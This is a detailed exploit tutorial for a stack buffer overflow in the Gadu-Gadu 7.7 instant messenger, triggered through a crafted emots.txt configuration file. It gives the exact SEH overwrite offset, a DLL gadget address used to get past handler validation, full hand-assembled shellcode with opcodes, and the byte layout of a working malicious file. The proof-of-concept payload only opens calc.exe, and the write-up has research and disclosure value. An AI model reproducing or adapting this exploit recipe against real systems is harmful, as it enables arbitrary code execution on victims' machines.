Gadu-Gadu 7.7 Buffer Overflow Exploitation

Name	:	Gadu-Gadu
Class	:	Buffer Overflow
Threat level	:	VERY HIGH
Discovered	:	2007-11-10
Published	:	---
Credit	:	j00ru//vx
Vulnerable	:	Gadu-Gadu 7.7 [Build 3669]

1. Vulnerability description

As written in the security advisory, overwriting the stack data is possible during the process of copying some configuration from the *emots.txt* files. Code responsible for moving a number of filename strings doesn't check their lengths. Providing a specially crafted configuration file with relatively long strings can lead to modification of some important local variables, return addresses etc. if more than 500 bytes (buffer size) are copied from the file.

The vulnerable code itself

```
.text:00443E37 loc_443E37:
.text:00443E37  cmp     al, '"'
.text:00443E39  jz      short loc_443E48
.text:00443E3B  mov     [ecx], al
.text:00443E3D  inc     ecx
.text:00443E3E  inc     edi
.text:00443E3F  mov     [ebp-18h], edi
.text:00443E42
.text:00443E42 loc_443E42:
.text:00443E42  mov     al, [edi]
.text:00443E44  cmp     al, ' '
.text:00443E46  jnb     short loc_443E37
(…)
.text:00443E87 loc_443E87:
.text:00443E87  cmp     cl, '"'
.text:00443E8A  jz      short loc_443E9F
.text:00443E8C  mov     [eax], cl
.text:00443E8E  inc     eax
.text:00443E8F  inc     edi
.text:00443E90
.text:00443E90 loc_443E90:
.text:00443E90  mov     cl, [edi]
.text:00443E92  cmp     cl, ' '
.text:00443E95  mov     [ebp-18h], edi
.text:00443E98  jnb     short loc_443E87
```

Hey, but there is not only one buffer to overwrite… There are more than two buffers and copying loops in the code – seems it can be an useful fact – for example to inject some *0x00* bytes to stack data or anything.

Ok then, what can we do with this? Hmm… The most common way of exploiting such vulnerabilities is to replace the *retaddr* with address of our *shellcode*. Yeah, this could help us gain the control of program execution, but not in this application ;) As I noticed, it's (almost?) impossible to execute any arbitrary code by only overwriting the return address of vulnerable function.


You might ask "why?". It's because of the fact that if we change ret address, we also change lots of local variables used by the function, so, before the *retn* instruction is executed, there is much code operating on the overwritten data. It causes some exceptions, which make the *retaddr* replacement senseless.

2. Making our own code execute

If we know there is no point in changing the return address, what shall we modify to gain the process' control? The answer is simple – we'll replace the SEH structure contents with our data.

Since we're able to make the program generate an exception and we have full control of the address pointing to code where the execution is passed to, we have a great opportunity to run our own code in the context of *gg.exe*!

There's one more thing that we have to take into consideration. We can modify the stack data indeed, but we cannot use every byte we want. The vulnerable code copies only these bytes that are greater than *0x19* and not equal to *0x22*. It doesn't make our work much harder, though we have to keep it in mind. If the current byte being copied is ranging *0x00–0x19*, the loop ends and no more data is moved.



Some info about the important exception

Although the exceptions may be generated in different places of function code, the one that we are interested in is shown on the left. Such window is shown after replacing the "_usmiech.gif" in *emots.txt* with about 1080 'A' bytes.
The exception is caused by the *rep movsd* instruction trying to write *[esi]* contents to the 0x00000000 memory address – *EDI* is equal zero at that moment.

We also know the address of lucky (for us;)) instruction – it's *0x0052F62A* (*EIP* value). Then, it's worth checking where the current SEH structure exists in the moment of exception being generated.

OllyDbg says that *fs:[0]* points to *0x0032FCA8*, while the first buffer's address is *0x0032F868*. The difference between these two values is 0x440 (1088 decimal). It means we have to put 1088 bytes as the filename string before we reach SEH structure on the stack.
To make everything clear, our experimental *emots.txt* file now looks like:

*":)","**<1087 'A' bytes>**","some data"*


The stack data structure in the HandleEmotsConfig() function

Such a file crashes *gg.exe* process, but doesn't change the values of SEH structure. How do we know it? Very simply – if we can see the window with exception report, SEH has not been modified - the original function that handles the generated exception is responsible for creating the window.

To verify it, add 8 more 'A' bytes to the string.
Yes, there is no "error window" informing about any incorrectness. If we add another *0x41* byte to the string and launch GG process under OllyDbg, we can get some interesting information.

Huh, seems it's really easy to exploit the vulnerability. It isn't really in fact, but you'll see ;)
Anyway, the image shows that:

- I was right telling about the *0x0052F62A* address causing exception :)
- The SEH structure has been successfully overwritten by the additional 'A' bytes
- After the first exception, program tries to pass the execution to the SE handler, which is invalid for now.
- There's an additional NULL byte after the 8-byte structure. As the copying loop ends, it puts *0x00* after moved data. Also useful fact.



System tries to call the address of modified SE handler

The first idea after seeing such an image is to replace the *0x41414141* DWORD with a real address, pointing to some code on the stack or whatever.
Right! Let's try to set the exception handler address to, for example, *0x005384A2* (remove the last filename byte and replace the last 3 bytes of the string with *\xA2\x84\x53*). *Run* option in OllyDbg and… we get the following message:

"Debugged program was unable to process exception"

Conclusion? Operating system doesn't call every handler address we set. There must be some code responsible for checking the address' validity in kernel libraries.
You can get much information by reading the [eEye Digital Security Vice Newsletter - September 5, 2006] document.

There's a special internal function in *ntdll.dll* library returning information about whether a specific handler address can be called or not:


```
.text:7C937834   push    eax
.text:7C937835   call    _RtlIsValidHandler@4 ; RtlIsValidHandler(x)
```

If we want to check if some addresses are supposed to be valid or not, we can set a breakpoint at *0x7C937835* each time we're debugging the *gg.exe* process.
When the AL register value is 1 after *_RtlIsValidHandler* execution, the address is going to be called as a correct handling function. Otherwise, no handler will be called and the process will be terminated.

The *Gadu-Gadu* process has a list of its own registered handlers. It means that Windows calls only original addresses of SE handlers – we can't set a fake handler address pointing to *gg.exe* code and make the system pass the execution to it.

If we can't set the handler address to any *gg.exe* code or stack data, we have no choice but to find a proper **.dll* library in the process memory.
Maybe replacing the SEH contents with an address of loaded module code will give expected results. Let's see…

As for now, it doesn't really matter where the handler address is be pointing. It's only important to find any way to execute some code other than the registered SE handlers. OK then, what about looking at the process memory map?



The first part of *gg.exe* memory map

It shows where the data of loaded modules, stack, heaps etc. are placed. There is one item marked – it's the first library to make some test on.

Why should be this *LIBEAY32.dll* interesting for us? Uhm…
It's just the first library on the list and it's also present in the *\Gadu-Gadu* directory.

Let's try to pass the program execution to, for example, *0x009C2020* address (*LIBEAY32.dll* code, *MOV EAX,[ESP+C]* instruction) – set the 3 last bytes of filename string in *emots.txt* to *\x20\x20\x9C*, restart process in OllyDbg and set a breakpoint on *0x009C2020*. After *gg.exe* launches, we can see that the program execution reaches *0x009C2020* address!

Now restart the process, set a breakpoint at *0x7C937835* (*call _RtlIsValidHandler@4* instruction in WinXP SP2) and choose *Run* option. Before the process gets to the overwritten SE handler address (*LIBEAY32.dll* code), we land in the *ntdll.dll* module – more precisely in the *RtlDispatchException()* internal function. After a *Single Step* command the *AL* register value should be 1, which means the specified handler address is thought to be correct and may be called.

You can make some more tests with different handler addresses (from *LIBEAY32.dll* and other process modules), but I think it's enough if we know that we can use *LIBEAY32* to execute our code. But, how can we?
It's good to notice that the *[esp+8]* value points to current SEH structure in the moment of exception handler being called. Therefore, if we execute a code like:

- Add 8 to esp
- Return


than the four bytes of the pointer to next SEH structure would execute. If we set these bytes to *\xEB\x06* (meaning *JUMP $+6*) and write any code after the overwritten handler function, the code would simply execute. You can read more at Preventing the Exploitation of SHE Overwrites article, which describes the problem well.

It's not very difficult to find a proper piece of code in *LIBEAY32*, even though the last three bytes of address must be greater than or equal to 0x20. An example of such address is *0x009D2B30*:

```
009D2B30    83C4 08          ADD ESP,8
009D2B33    C3               RETN
```

Replace the last seven bytes in *emots.txt* string to \x90\x90\x90\xC3\x33\x2B\x9D (*nop,nop,nop,retn* instructions as the handler code in little endian notation and overwritten handler).

After modifying the file, re-run the process in OllyDbg and set the breakpoint at *0x009D2B30*, new SE handler. After getting to the handler address, use *Single Step* option for two times. What we can see at the moment is:



The image shows we're able to execute these 4 bytes of overwritten SEH pointer.

Well, it's almost what we want, but 4 bytes of code seems to be too few ;p Oh, there's no problem to place the real *shellcode* before modified *SEH* data and jump there using these 4 bytes containing a backwards *SHORT JUMP* instruction.
This is how an exemplary exploit could look like:

":)","<N bytes><**shellcode**><M bytes><**JUMP $-0x70 opcode**>
<**new SE handler**>","anything"

3. Constructing shellcode

Since we're able to execute any code, it's time to create the shellcode. It shouldn't be really harmful, but it ought to show the importance of vulnerability. I think that a piece of code creating *calc.exe* process is enough for everyone ;) Except for this, the gg.exe should be also terminated in a normal way - *ExitProcess()* - by the shellcode.

Such code written in C looks like:

```
STARTUPINFO si;
PROCESS_INFORMATION pi;

si.cb = sizeof(si);
CreateProcess(0,"calc",0,0,0,0,0,0,&si,&pi);
ExitProcess(1);
```

Doesn't look very scary, does it?
The structures' sizes are:

- STARTUPINFO - 68
- PROCESS_INFORMATION - 16

! At this point, we should remind of the *0x20-0xff* data range.

Well, implementing allocation of these two structures is quite simple if we reserve a proper amount of memory on the stack. For example, allocating a 68-byte structure is just like "push 0x00000000 on the stack 17 times" or, written in asm:

```
00: xor eax,eax     ; zero EAX value
02: push byte 11h   ; 11 hexdecimal == 17 decimal
04: pop ecx         ; ecx <--- 11h
05: push eax        ; push 0x00000000
06: loop $05        ; do it 17 times (ecx value)
```

If we're allocating the STARTUPINFO structure, we should set the first DWORD's value to sizeof(STARTUPINFO) which is 44h. A final version of allocation code with all the opcodes is shown below.

```
00: 33C0      xor eax,eax
02: 6A20      push 20h      ; It's like MOV ecx,10h
04: 59        pop ecx       ; but coded with opcodes >= 20h
05: 80F130    xor cl,30h    ;
08: 50        push eax
09: E2FD      loop $08
0b: 6A44      push 44h
```

The second struct allocation is even simpler:

```
50            push eax
50            push eax
50            push eax
50            push eax
```

We must store the addresses of allocated structures somewhere – just add: *mov edx,esp* and *mov ecx,esp* after these two pieces of code.

Getting a pointer to "calc" ASCIIZ string can be done in a following way:

```
50            push eax
6863616C63    push 636C6163h
8BDC          mov  ebx,esp
```

OK, then we've got to push all the parameters of *CreateProcess()*:

```
51            push ecx ; PROCESS_INFORMATION
52            push edx ; STARTUPINFO
50            push eax
50            push eax
50            push eax
50            push eax
50            push eax
50            push eax
53            push ebx ; "calc" string
50            push eax
```

Now, with all the function arguments loaded on stack, there should be a *CreateProcess()* call. We cannot use the Import Table because CALL instruction opcode would contain a null byte. Another way of calling this function is to find any original *gg.exe* code using specified function and pass the program execution there.

One of proper pieces of code looks like:

```
.text:0046C264    call    ds:CreateProcessA
```

The exploit code:

```
00: 6863334621          push 21463363h
05: 812C24FF70FF20SUB [esp],20FF70FFh
0c: C3                  retn
```

is responsible for indirect jumping to *0x0046C264*.
Huh! We've got a nice piece of shellcode so far. It creates the *calc.exe* process indeed, but not once. The calculator is opened for a millions of times, until the Windows system says no more processes can be created.
It's all because of the fact that when we jump to the specified address with *call* instruction, further execution doesn't come back to the stack (our code), but goes to next instruction at 0x0046C26A, 0x0046C26C and so on. After a few additional instructions' execution, we again get an exception. System calls the overwritten SE handler, our shellcode is executed, *calc.exe* created, and again the exception… That's the loop we have to get rid of.

My own idea was to write some SMC (self-modifying code). After the first shellcode execution, it would put a *JUMP* instruction at the beginning of code, to avoid having the same code executed more than once. This jump would lead to a *ExitProcess* call.
A piece of code responsible for putting the *JUMP* instruction in a proper place, and calling a proper process-terminating function:

```
8B4424 FC        mov eax,[esp-4]
83C0 8C          add eax,-74
8BD4             mov edx,esp
8BE0             mov esp,eax
68EB44FFFF       push FFFF44EB
8BE2             mov esp,edx
(…)
68272E4221       push 21422E27
812C249080FF20   sub [esp],20FF8090h
C3               retn
```

Some explanation… the first part puts the "*mov eax,[esp-4]*" instruction address to EAX, sets ESP to this address, pushes a *JUMP* instruction opcode there and restore the original ESP value. Newly created instruction is

responsible for jumping to the second part of code, which is just an indirect jump to:

```
.text:0042AD97    push    1
.text:0042AD99    call    ds:ExitProcess
```

Well… Seems it's everything about the exploitation code itself. The final version is shown below:

```
8B4424 FC         MOV EAX,DWORD PTR SS:[ESP-4]
83C0 8C           ADD EAX,-74
8BD4              MOV EDX,ESP
8BE0              MOV ESP,EAX
68 EB44FFFF       PUSH FFFF44EB
8BE2              MOV ESP,EDX
33C0              XOR EAX,EAX
6A 20             PUSH 20
59                POP ECX
80F1 30           XOR CL,30
50                PUSH EAX
E2 FD             LOOPD SHORT 0032FC4A
6A 44             PUSH 44
8BD4              MOV EDX,ESP
50                PUSH EAX
50                PUSH EAX
50                PUSH EAX
50                PUSH EAX
8BCC              MOV ECX,ESP
50                PUSH EAX
68 63616C63       PUSH 636C6163
8BDC              MOV EBX,ESP
51                PUSH ECX
52                PUSH EDX
50                PUSH EAX
50                PUSH EAX
50                PUSH EAX
50                PUSH EAX
50                PUSH EAX
50                PUSH EAX
50                PUSH EAX
53                PUSH EBX
50                PUSH EAX
68 63334621       PUSH 21463363
812C24 FF70FF20   SUB DWORD PTR SS:[ESP],20FF70FF
C3                RETN
68 272E4221       PUSH 21422E27
812C24 9080FF20   SUB DWORD PTR SS:[ESP],20FF8090
C3                RETN
```

In order to make the whole exploit working correctly, we should put the code's binary data to a proper place in *emots.txt*.

An example of such working exploit can be an emots file containing:

- ":)", - any data
- "<967 bytes> - any data
- **<shellcode> - binary shellcode**
- <37 bytes> - any data
- **<\xEB\x86\xFF\xFF> - instruction jumping to <shellcode>**
- **<\x30\x2B\x9D>", - address of the *LIBEAY32.dll* code**
- "whatever" - any data

Or a shorter version, with all the exploitation data put in the second buffer:

- ":)", - any data
- "whatever", - any data
- "<467 bytes> - any data
- **<shellcode> - binary shellcode**
- <37 bytes> - any data
- **<\xEB\x86\xFF\xFF> - instruction jumping to <shellcode>**
- **<\x30\x2B\x9D>" - address of the *LIBEAY32.dll* code**

You can watch a video showing a successful exploitation of this issue.

4. Last word

The emots file parsing vulnerability can be used to execute arbitrary code in much more other ways, the one described here is just an example – but it's pretty enough for the Gadu-Gadu programmers to fix it.

I think that exploiting such stack-based buffer overflow vulnerabilities is not very easy, after all. Even though the *gg.exe* itself doesn't allow the attacker to set his own SE handler address of the .exe code, there is no problem with other PE files' code loaded in the memory during a vulnerable function execution.

If you've read this document, I also strongly advise you to search for some more articles concerning bugs and techniques used in some secure SEH compilation options etc. They're really interesting and worth reading in my opinion.

I want to thank my friend *Gynvael Coldwind* for making a presentation video and generally, for all the support he gives me all the time.

Thanks for reading!